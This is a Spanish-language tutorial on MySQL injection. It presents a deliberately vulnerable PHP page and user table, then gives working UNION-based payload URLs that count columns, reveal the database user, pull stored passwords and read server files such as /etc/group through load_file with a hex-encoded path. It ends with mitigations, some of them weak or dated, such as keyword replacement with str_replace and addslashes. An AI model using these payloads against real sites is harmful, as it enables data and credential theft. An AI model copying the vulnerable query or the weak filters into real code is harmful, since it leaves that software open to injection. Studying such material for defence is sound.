MySQL Injection

Técnicas de inyección en MySQL

Autor: ka0x
ka0x01[at]gmail.com
[domlabs]
01/07/2008

Índice:

-[0x01: Introducción]---

Definición de wikipedia:
SQL Injection es una vulnerabilidad en el nivel de la validación de las entradas a la base de datos de una aplicación. Una inyección SQL sucede cuando se inserta o “inyecta” un código SQL “invasor” dentro de otro código SQL para alterar su funcionamiento normal, y hacer que se ejecute maliciosamente el código “invasor en la base de datos.

-[0x02: Código PHP vulnerable y tabla de la DB]---

código PHP:

```php
<?php

/*
        MySQL Injection Paper
        Vuln Code
*/


// ----- CONFIG -------
$dbhost = 'localhost';
$dbuser = 'root';
$dbpass = 'password';
$dbname = 'injection';
// --------------------


$user = $_GET['id'];
if($user == NULL){
        $user = 1;
}

$db = mysql_connect($host, $dbuser, $dbpass);
mysql_select_db($dbname,$db);

$sql = mysql_query("SELECT * FROM `users` WHERE id=".$user);
$users = @mysql_fetch_row($sql);

echo "<h2><center><u>MySQL Injection TEST<br>D.O.M LABS</u><br><br>";
echo "<font color='#FF0000'>user_id: </font>".$users[0]."<br>";
echo "<font color='#FF0000'>username: </font>".$users[1]."<br>";
echo "<font color='#FF0000'>country: </font>".$users[3]."<br>";

mysql_close($db);

?>
```

código SQL:

```sql
-- Table: users

CREATE TABLE `users` (
  `id` int(10) UNSIGNED NOT NULL AUTO_INCREMENT,
  `name` varchar(25) NOT NULL,
  `password` varchar(50) NOT NULL,
  `country` varchar(20) NOT NULL,
  PRIMARY KEY  (`id`)
) ENGINE=MyISAM AUTO_INCREMENT=2 DEFAULT CHARSET=latin1 AUTO_INCREMENT=2 ;

-- users --
INSERT INTO `users` VALUES (1, 'ka0x', 'dom1_p4ss', 'spain');
INSERT INTO `users` VALUES (2, 'Piker', 'dom2_p4ss', 'spain');
INSERT INTO `users` VALUES (3, 'an0de', 'dom3_p4ss', 'spain');
INSERT INTO `users` VALUES (4, 'Xarnuz', 'dom4_p4ss', 'argentina');
-- eof --
```

-[0x03: Comprobando si la aplicación es vulnerable a inyección SQL]---

Como tenemos el código php, podemos ver que en la línea 25 hay un grave fallo de programación:


```
[…]
$user = $_GET['id'];
[…]
$sql = mysql_query("SELECT * FROM `users` WHERE id=".$user);
[…]
```

La variable `$user` no se modifica correctamente antes de ser utilizada en la consulta, por lo que por esa variable podemos inyectar nuestro código SQL malicioso.

Si no tendríamos el código, al igual que en las inyecciones a ciegas lo podemos comprobar si la aplicación es vulnerable con valores verdadero y falso (lógica booleana).


```
http://localhost/vuln.php?id=1 and 1=1
```

En este ejemplo inyectamos un valor verdadero, si la aplicación es vulnerable nos debería imprimir el resultado que esta asignado.




```
http://localhost/vuln.php?id=1 and 1=0
```

Valor falso, si la aplicación es vulnerable no nos debería de mostrar ningún registro de la DB.



-[0x04: Obteniendo el número de columnas de la tabla “users”]---

Para hacer consultas MySQL necesitaremos saber el número de columnas que tiene la tabla, en este caso la tabla "users". No más ver el código SQL podemos ver que tiene 4 columnas:

```
  `id` int(10) UNSIGNED NOT NULL AUTO_INCREMENT,
`name` varchar(25) NOT NULL,
`password` varchar(50) NOT NULL,
`country` varchar(20) NOT NULL,
```

Pero si no tendríamos el código, ¿qué haríamos para obtener el número de columnas que tiene la tabla?

Fácil, usaremos "**order by**"

```
http://localhost/vuln.php?id=1 order by 1
```
Como la tabla tiene más de 1 sola columna, no nos muestra nada.

```
http://localhost/vuln.php?id=1 order by 2
```
Como tiene más de dos, sigue sin mostrar nada.

Pero si hacemos:
```
http://localhost/vuln.php?id=1 order by 4
```

Podemos ver que nos aparece:

user_id: 1
username: ka0x
country: spain


Bien así ya podemos saber que la tabla tiene 4 columnas aunque no tendríamos el código.

-[0x05: Obteniendo información del servidor MySQL]---

* Sentencia **UNION**: Se usa para combinar los resultados de varias sentencias SELECT en un único conjunto de resultados.

Como antes dije que necesitábamos el número de columnas para hacer consultas, ahora verán por que lo decía


```
http://localhost/vuln.php?id=-1 union select 1,2,3,4
```



Cada número que nos muestra corresponde a una columna de la tabla "users".

Así que usaremos uno de esos números para obtener información del servidor, por ejemplo:

```
http://localhost/vuln.php?id=-1 union select 1,user(),3,4
```



* En el servidor MySQL, se ejecutaría la consulta:
SELECT * FROM users WHERE id=-1 union select 1,user(),3,4

Pueden ver que he sustituido el número 2 que corresponde a la columna "name" por user(), así obtendremos el usuario de la DB MySQL.

user_id: 1
username: **root@localhost**

Bueno ya sabemos que está corriendo la DB bajo el usuario "root", con lo cual tendremos todos los privilegios. Podemos leer más objetos para obtener otro tipo de información del servidor como la versión del servidor MySQL, el nombre de la DB...etc:

version() Devuelve la versión del servidor MySQL.
database() Devuelve el nombre de la base de datos actual.

current_user() Devuelve el nombre de usuario y el del host para el que está autentificada la conexión actual. Este valor corresponde a la cuenta que se usa para evaluar los privilegios de acceso. Puede ser diferente del valor de USER().

last_insert_id() Devuelve el último valor generado automáticamente que fue insertado en una columna AUTO_INCREMENT.

connection_id() Devuelve el ID de una conexión. Cada conexión tiene su propio y único ID.

-[0x06: Leyendo registros de las columnas]---

* **UNION:** Se usa para combinar los resultados de varias sentencias SELECT en un único conjunto de resultados.
* **SELECT:** Se usa para recuperar filas seleccionadas de una o más tablas.
* **FROM:** Se usa para indicar la tabla donde se realizará la consulta.
* **WHERE:** Se usa para determinar que registros se seleccionan.

Vamos a leer el 2º registro de la columna "name".

```
http://localhost/vuln.php?id=-1 UNION SELECT 1,name,3,4 FROM users
WHERE id=2
```

Nos aparece "Piker" ya que es el 2º registro que esta en la columna.
Si querríamos sacar la contraseña de Piker, solo tendríamos que cambiar en la consulta "name" por "password".

```
http://localhost/vuln.php?id=-1 UNION SELECT 1,password,3,4 FROM users
WHERE id=2
```

-[0x07: Leyendo archivos del servidor con load_file]---

Con la función **load_file** podemos leer archivos del servidor y obtener su contenido en forma de cadena. Por defecto el usuario “root@localhost” y otros usuarios con privilegios “FILE”, pueden usar esta función. Ejemplo de uso (leyendo /etc/group):

```
mysql> select load_file('/etc/group');
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
[..]
```

El archivo va entrecomillado, así que si en la aplicación vulnerable intentamos hacer:

```
http://localhost/vuln.php?id=-1 union select 1,load_file('/etc/group'),3,4
```

Sería inútil, ya que las **magic_quotes_gpc** en php5 están activadas por defecto y el servidor web de forma automática metería una barra invertida antes de cada comilla sencilla quedando la petición así:

```
http://localhost/vuln.php?id=-1 union select 1,load_file(\'/etc/group\'),3,4
```

No obtendríamos ningún resultado.

¿Hay alguna forma de poder leer el archivo sin usar las comillas?


Claro, podríamos pasar **/etc/group** a hexadecimal con la función **hex** de MySQL o con este código en C que les dejo:

```c
#include <stdio.h>

// MySQL Injection Paper
// hex encoder

void hex(char *buffer){
        int x;
        printf("[*] hex: 0x");
        for(x=0;x<strlen(buffer);x++){
                        printf("%x", buffer[x]);
        }
        printf("\n\n");
        return;
}

int main(int argc, char **argv){
        if(!argv[1]){
                        printf("\n\n[ DOMLABS NEVER DIE ]\n\n");
                        printf("[*] usage: %s <text_to_encode>\n\n", argv[0]);
                        return 0;
        }

        printf("[*] text to encode: %s\n", argv[1]);
        hex(argv[1]);
        return 0;
}
```

```
[ka0x@domlabs:~]$
[ka0x@domlabs:~]$ cd Escritorio
[ka0x@domlabs:~/Escritorio]$ ./hex


[ DOMLABS NEVER DIE ]

[*] usage: ./hex <text_to_encode>

[ka0x@domlabs:~/Escritorio]$ ./hex /etc/group
[*] text to encode: /etc/group
[*] hex: 0x2f6574632f67726f7570

[ka0x@domlabs:~/Escritorio]$
```

Nos tira **0x2f6574632f67726f7570** que equivale a "**/etc/group**" en hexadecimal, de esta forma ya podemos leer el archivo:

```
http://localhost/vuln.php?id=-1 union select
1,load_file(0x2f6574632f67726f7570),3,4
```



-[0x08 Evitar este tipo de vulnerabilidades]---

Para evitar este tipo de vulnerabilidades hay diferentes formas:

- Si el dato que esperamos en una variable es numérico, lo más rápido y sencillo es hacer lo siguiente:

```
[…]
$user = (int)$_GET['id'];
[…]
```

Si se introduce cualquier otro dato que no sea numérico, la aplicación no mostrará nada.

- Función **str_replace, ejemplo:**

```
[…]
$user = $_GET['id'];
$user = str_replace("select","123456789",$user);
[…]
```

Si en la variable `$user` se encuentra la palabra “select”, lo sustituirá por “123456789”, así el atacante no podrá realizar la consulta correctamente. Podemos poner más expresiones regulares que detecten otras palabras reservadas del lenguaje SQL.

- mysql_escape_string, addslashes, htmlspecialchars
- Si quieren más funciones, entren en php.net

__EOF__

Este documento se ha realizado en **Apache**/2.2.8, **PHP**/5.2.4 y **MySQL 5.0**. Espero que les haya gustado y que se haya entendido lo más claramente posible, cualquier duda o sugerencia que tengan, pueden enviarme un email.

Un saludo!

ka0x